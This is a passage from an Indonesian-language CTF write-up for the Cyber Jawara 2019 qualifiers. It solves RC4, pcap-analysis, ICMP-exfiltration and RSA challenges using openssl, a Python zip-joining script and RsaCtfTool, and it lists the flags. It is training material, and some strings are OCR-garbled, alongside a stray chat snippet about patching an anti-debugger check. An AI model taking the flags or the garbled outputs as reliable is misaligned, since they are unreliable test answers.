└─$ openssl rc4-40 -d -K 7465737473 -nosalt -e -nopad -in cipher -out plain
[ark@parrot] -[~]
└─$ cat plain
Dari sini, kita bisa menggunakan key untuk decode sebuah
CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}
[ark@parrot] -[~]
└─$
```

Flag

CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}

[NETWORK] [Split]

Challenge Description

Challenge 111 Solves X

Split

100

Suatu berkas bisa dipisahkan menjadi beberapa bagian agar dapat diunduh secara terpisah. Bagaimana cara menyatukannya?


<https://drive.google.com/open?id=1mLGqr66XIGono-mOaSv3q51H1DeobSJf>

Problem setter: farisv


Flag Submit

Pengerjaan

Diberikan sebuah pcap.



Jika dilihat sekilas, pcap ini berisi berbagai request yang merujuk kepada sebuah file. Untuk melihat file dapat dilakukan Export Object HTTP.



Terdapat potongan zip yang diberi urutan dan sebuah password file. Save semua file, dan untuk menyatukannya digunakan script berikut:

```
import os

# print type(os.listdir('.'))

zips = os.listdir('.')
parts = ['a', 'b', 'c', 'd', 'e', 'f', 'g']
with open('new.zip', 'a+') as f:
    for part in parts:
        with open('archive.zip.part' + part, 'rb') as g:
            f.write(''.join(g))
```

Setelah dilakukan penyatuan zip, tinggal unzip dan gunakan password yang didapat.

```
[ark@parrot] - [~/Downloads/split]
└─$ python solve.py
[ark@parrot] - [~/Downloads/split]
└─$ cat pass.txt
caf81f18f7c3d6811d01a5d55d621f15587512e6
[ark@parrot] - [~/Downloads/split]
└─$ unzip new.zip
Archive: new.zip
[new.zip] flag.txt password:
extracting: flag.txt
[ark@parrot] - [~/Downloads/split]
└─$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
[ark@parrot] - [~/Downloads/split]
└─$
```

Flag

CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

**[NETWORK]
[Exfiltration]**

Challenge Description

Challenge 29 Solves X

Exfiltration

375

IDS kami mendeteksi adanya indicator of compromise pada network traffic berikut. Sepertinya ada RAT yang melakukan data exfiltration secara sembunyi-sembunyi. Data apa yang diambil oleh RAT tersebut?

[https://drive.google.com
/open?id=1uCIX3_hHj2OaU5RJ6f01dXP9dtvG_F9r](https://drive.google.com/open?id=1uCIX3_hHj2OaU5RJ6f01dXP9dtvG_F9r)

Problem setter: farisv

Flag Submit



Pengerjaan

Diberikan sebuah pcap.

The screenshot shows the Wireshark interface with the following details:

- Panels:** Top bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help, and a search bar.
- Toolbar:** Standard file operations like Open, Save, Print, and a zoom slider.
- Display Filter:** "Apply a display filter ... <Ctrl-/>"
- Expression Bar:** "Expression..."
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info.
- Table Data:** A list of 19 network packets. Key entries include:
 - Packet 1: 103.167.198.126 → 157.230.34.89, SSH, 110 bytes, Info: "110 Server: Encrypted packet (len=44)".
 - Packet 2: 157.230.34.89 → 103.167.198.126, SSH, 174 bytes, Info: "174 Server: Encrypted packet (len=108)".
 - Packet 8: 157.230.34.89 → 103.167.198.126, TCP, 56 bytes, Info: "56 57914 → 22 [ACK] Seq=1 Ack=1 Win=2047 Len=0 TSval=68963805 TSec...".
 - Packet 10: 188.92.77.12 → 157.230.34.89, TCP, 66 bytes, Info: "66 22308 → 22 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 ...".
 - Packet 11: 157.230.34.89 → 188.92.77.12, TCP, 66 bytes, Info: "66 22 → 22308 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK...".
- Bottom Panels:** Frame 1 details (110 bytes on wire, 110 bytes captured (880 bits)), Ethernet II header, Internet Protocol Version 4 header, Transmission Control Protocol header, and SSH Protocol details.
- Hex and ASCII Pans:** Show the raw byte sequence and its corresponding ASCII representation for each packet.

Didalam pcap ini terdapat berbagai paket SSH dan TCP. Tapi ada 1 jenis paket yang menarik perhatian dan cukup panjang yakni paket ICMP yang berisi ping. Mengapa menarik? Kita lihat isi paketnya:




Dalam paket tersebut terdapat sebuah huruf yang berulang. Dari sana kami melakukan string craft dengan cara mengambil tiap karakter berulang dari tiap paket.

Hasil yang didapat adalah:
 T3VyIHNY3JIdCBkYXRhIGlzMENKmJAxOXt3aGVyZV9hcmVfeW91X0JsdTNfVGvhbT
 99

String tersebut merupakan base64 yang kemudian kami decode untuk

mendapatkan flag.



```
ark@ArkAngels: ~/Downloads
File Edit View Search Terminal Tabs Help
ark@ArkAngels: ~/Downloads × ark@ArkAngels: ~/Downloads ×
ark@ArkAngels:~/Downloads$ echo "T3VyIHNLY3JldCBkYXRhIGlzIENKMjAxOxt3aGVyZV9hcmVfeW91X0JsdTNfVGhbT99" | base64 -d
Our secret data is CJ2019{where_are_you_Blu3_Team?}ark@ArkAngels:~/Downloads$
```

Flag

CJ2019{where_are_you_Blu3_Team?}

[CRYPTOGRAPHY]

[RC4]

Challenge Description

Pecahkan stream cipher berikut.

<https://drive.google.com/open?id=1MmA-EwqJJZzY0bymcp7aJRLmA8bgFu4f>
https://drive.google.com/open?id=1xmTbm31bNIkv-DLIkqwc-w_YKQtwyF13

Pengerjaan

Diberikan file pdf rules CJ2019 yang terenkripsi, file pdf flag yang terenkripsi, beserta shell script yang digunakan untuk mengenkripsi file pdf dan flag. Penulis teringat akan video berikut terkait RC4 (<https://www.youtube.com/watch?v=ktENZ2gyixg>) [17:32-18:05].

Dalam algoritma RC4, sebuah seed menghasilkan sederet bilangan pseudorandom (key) yang di-XOR dengan plaintext untuk menghasilkan ciphertext. Karena pdf rules yang tidak terenkripsi telah tersedia, maka Penulis cukup meng-XOR pdf rules yang terenkripsi dengan pdf rules yang biasa untuk memperoleh key yang digunakan untuk mendekripsi pdf flag.

Penulis menggunakan script dari halaman web berikut untuk proses XOR:
<https://www.megabeets.net/xor-files-python/>

Flag

CJ2019{\$\$known_plaintext_is_your_friend\$\$}

[CRYPTOGRAPHY] [Sanity Check]

Challenge Description

Challenge 121 Solves X

Sanity Check

100

Cek apakah Anda familiar dengan kriptografi.

[https://drive.google.com/open?
id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq](https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq)

Problem setter: farisv

Flag Submit

Pengerjaan

Diberikan 3 file yakni encrypted, public key, dan private key dari RSA.
Gunakan openssl untuk melakukan dekripsi.

The screenshot shows a terminal window titled "Parrot Terminal" with the following session:

```
[ark@parrot]~/Downloads/sanity_check]$ openssl rsa -decrypt -inkey secret.pem -in flag.txt.encrypted -out flag.txt
```

Output:

```
[ark@parrot]~/Downloads/sanity_check]$ cat flag.txt
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
```

Below the terminal, there is a social media post from "ArkAngels" with the following content:

xFG 19:48
di loadernya ada cek anti debugger
di patch di payloadnya ada lg

Angels 19:48
https://drive.google.com/file/d/15oKYaAD3xV8rByDLbDn1HUtS9_eT23s/view?usp=sharing

rainvers
d Document ▾

format laporan.docx
Word Document from Google Drive

On the right side of the terminal window, there is a sidebar titled "Thread" showing a list of messages from "ArkAngels".

Flag

CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

[CRYPTOGRAPHY] [Insanity Check]

Challenge Description

The screenshot shows a challenge card with the following details:

- Challenge**: A button labeled "Challenge".
- Solves**: A button labeled "45 Solves".
- X**: A close button.
- Title**: Insanity Check
- Score**: 191
- Description**: Kali ini tidak ada private key untuk Anda.
- Link**: [https://drive.google.com
/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK](https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2IBK)
- Setter**: Problem setter: farisv
- Buttons**:
 - Flag
 - Submit

Pengerjaan


Diberikan 2 file yakni encrypted dan public key dari RSA.

Dengan menggunakan RsaCtfTool, kita bisa melakukan dekripsi tanpa memerlukan private key.

Parrot Terminal

File Edit View Search Terminal Help

```
[ark@parrot]~[~/RsaCtfTool] Donate
└─ $ ./RsaCtfTool.py --publickey ~/Downloads/insanity/key.pub --uncipherfile ~/Downloads/insanity/flag.txt.encrypted
[+] Clear text : b'\x00\x02M\x91.'h\xd0{}\'x97:D\x91\x9cQ\xfeL\xaa}\x865\xf44\xdd
V\xc2hE\xbf\x82\xa8\xe2G\xfd\xdf\xe5t>\x9d\xad\xce\xc2\xc8|\xafc\x87?\r\xc9\x05s
\x02\xd3t\xf6\xefz\xfc\xe4:\x86\xe32]\xea\x89w\xae(`=\xd9\xbe;\\xba\x07\x01\xca\x
96\xc7\xa6\xe0\xda\x85\x05R\xcc\x9d(\x0fK\x1c\xd0\xfbH\xf2kf\xf\xaf\x96<7Z\xd8\xcc
\xaf\x8a\x7fhs\xcb\xcb\x5gj4;\xae\x8a\x08\xbe\xc7\x19!*\'\x1dL\xf6\xea4\xd6R\xe5(\'
\x16\xc0G\x9b\n\xc6l@\xff\xca\xe4\xab\xaf\x7\xab\x0\xbbd0\x0e\xec\xbe{T\x15\xbb\xe8
\x8e\'\xdf?v\xe8\x19\xb5\x90!(\xf7\xda\xe6\xd4\x05\xab\xc9\xe5rF,\xf4\xab\xc2"\h\
\x9aI\x8c\xfe\xb3[\x11s\x11\xf7\x1c-L\xab\xe0\xc2=\x1d"\xd2\x96\x98\xdf0t!n\xd6\x
edt\xde\xf6\xe1\xc9\x82\t8{\x0ck\xde`\x04QA\x14\ nw.+\'\xdb\xad\xe2\xb6$\xd8\x9b\x9
2J\xce\x8b\xff\xf4\x8aJ\x96\xd9\x08\xb8\xf9K\xabs\x10\xfb\xce\xb3;\xa4\xe6\tZ\x0
6\xe0D\x1an:H\x88\xaa\xc2\x8e\x035Z\x90\x90NoH\xe9\xb5Z\xd7?\x84:\xe9^7D\xab7?
\x83\x83\xceI=a\xd3\x0c\xf5p\x96\xab{\xc2\xd2\xd8\xab%}\x9d\x1aA\x8b\xd9H\x7f%\'
\xb0W\x83\xb5\xdf\x8d\xea\xd2^\'\xbee>X`\x03\x8f\x07\xc9|\x82@"\x1a~\x8c\xfa\x0e=\'
\xbf*\x8a\x10\x0f\xca\x08T\x11\xe8P\x87\x95\xcd\x14\xfc\'\x13\xab[@\xb6\x9f\x98%C
\xab\x5\xddd+\x1bi\x10\\[\x8c\x0e\x81eI\x14\xe1\xe0\xab\x9f\x10\x96\xc0\x8f5\x0e/\x
86\x8f\x0b\xf8\xca\x83GzA-\xb8\xc8\x07+\x94\x1b\xba\xc1V\xd\xe1\x0e\xba\x94Q\x
17\x01\x04&\x93\x8f\x13\xbeH\xe1\x88Ar\x94\xab=\x9c_-\xeb\xf7\xc7"\xc05Z<\x15A+\'
\xe9)|\xc3\xf7\xaaT\x16o\xdb\xd7\x14Kn\x01-\xa52KuE\xde\xff\xc8T\xc7\xceh@\xf2\
\xbaI\xea\x9a\xacrC\xb5~\xcd\x0c\x93\x8b\xab\x0cG\xee\xc2\xff\x14A\xbb\x16-\xf4\
\xde\xdb([\x05\x95\xf45\xfd\x138M\x0b\x17\x80\x9c\x16V\xbe\xcf3N\xe5@P|\x0eNa\x11
3\'\xf8\xc7\x8e\x93\x95\xe5\xdd0\xae\xde\xc2%AR\x90\x80\xc57D\x867\xb7\xab\x90^
```



The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with light-colored text. At the top, there is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, there is a large amount of encoded text in green and white. The text appears to be a base64 or similar encoding of a file or program. The terminal prompt is visible at the bottom left, showing "[ark@parrot] - [~/RsaCtfTool] \$".

```
